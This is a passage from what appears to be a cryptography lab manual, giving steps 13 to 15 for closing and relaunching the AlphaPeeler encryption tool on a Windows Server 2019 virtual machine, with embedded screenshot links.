


13. Close the **DES crypto** pop-up and the **AlphaPeeler** window.


14. Switch to **Windows Server 2019** virtual machine. Click **Search** icon () on the **Desktop**. Type **alpha** in the search field, the **AlphaPeeler** appears in the results, double click to launch it.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

Module 20 – Cryptography




15. The **AlphaPeeler** main window appears; click **File** from the menu bar and click **Open...**

